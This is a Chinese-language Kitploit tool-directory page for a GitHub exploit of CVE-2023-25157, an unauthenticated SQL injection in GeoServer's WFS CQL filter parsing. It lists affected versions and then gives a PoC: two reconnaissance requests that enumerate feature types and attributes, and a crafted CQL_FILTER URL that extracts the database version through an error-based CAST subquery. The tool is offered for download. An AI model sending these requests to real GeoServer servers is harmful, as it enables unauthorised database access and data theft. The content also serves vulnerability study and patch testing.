Skip to content
KitploitKITPLOIT
工具博客
Log in
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2023-25157 — CVE-2023-25157 的漏洞利用程序:通过精心构造的 CQL 过滤器语法,在 GeoServer WFS 服务中实现 SQL 注入,从而允许未经身份验证的远程数据提取,并可能导致数据库服务器被攻陷。 | Kitploit
工具/GitHubGitHub/charis3306/cve-2023-25157
漏洞分析漏洞利用Web应用程序漏洞利用渗透测试
GitHubcharis3306/cve-2023-25157

CVE-2023-25157


CVE-2023-25157 的漏洞利用程序:通过精心构造的 CQL 过滤器语法,在 GeoServer WFS 服务中实现 SQL 注入,从而允许未经身份验证的远程数据提取,并可能导致数据库服务器被攻陷。

查看仓库
311年前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

漏洞描述

由于未对用户输入进行过滤,远程未授权攻击者可以构造畸形的过滤语法,绕过GeoServer的词法解析从而造成SQL注入,获取服务器中的敏感信息,甚至可能获取数据库服务器权限。

影响版本

GeoServer 2.20.x < 2.20.7

GeoServer 2.19.x < 2.19.7

GeoServer 2.18.x < 2.18.7

GeoServer 2.21.x < 2.21.4

GeoServer 2.22.x < 2.22.2

POC

获取可用的功能名称

搜索

/geoserver/ows?service=WFS&version=1.0.0&request=GetCapabilities

获取相关可用功能的可用属性

vulhub:example 功能名称获取相关的属性

/geoserver/wfs?request=DescribeFeatureType&version=2.0.0&service=WFS&outputFormat=application/json&typeName=vulhub:example



/geoserver/ows?service=wfs&version=1.0.0&request=GetFeature&typeName=vulhub:example&CQL_FILTER=strStartsWith(name,'x'')+=+true+and+1=(SELECT+CAST+((SELECT+version())+AS+INTEGER))+--+')+=+true
下载工具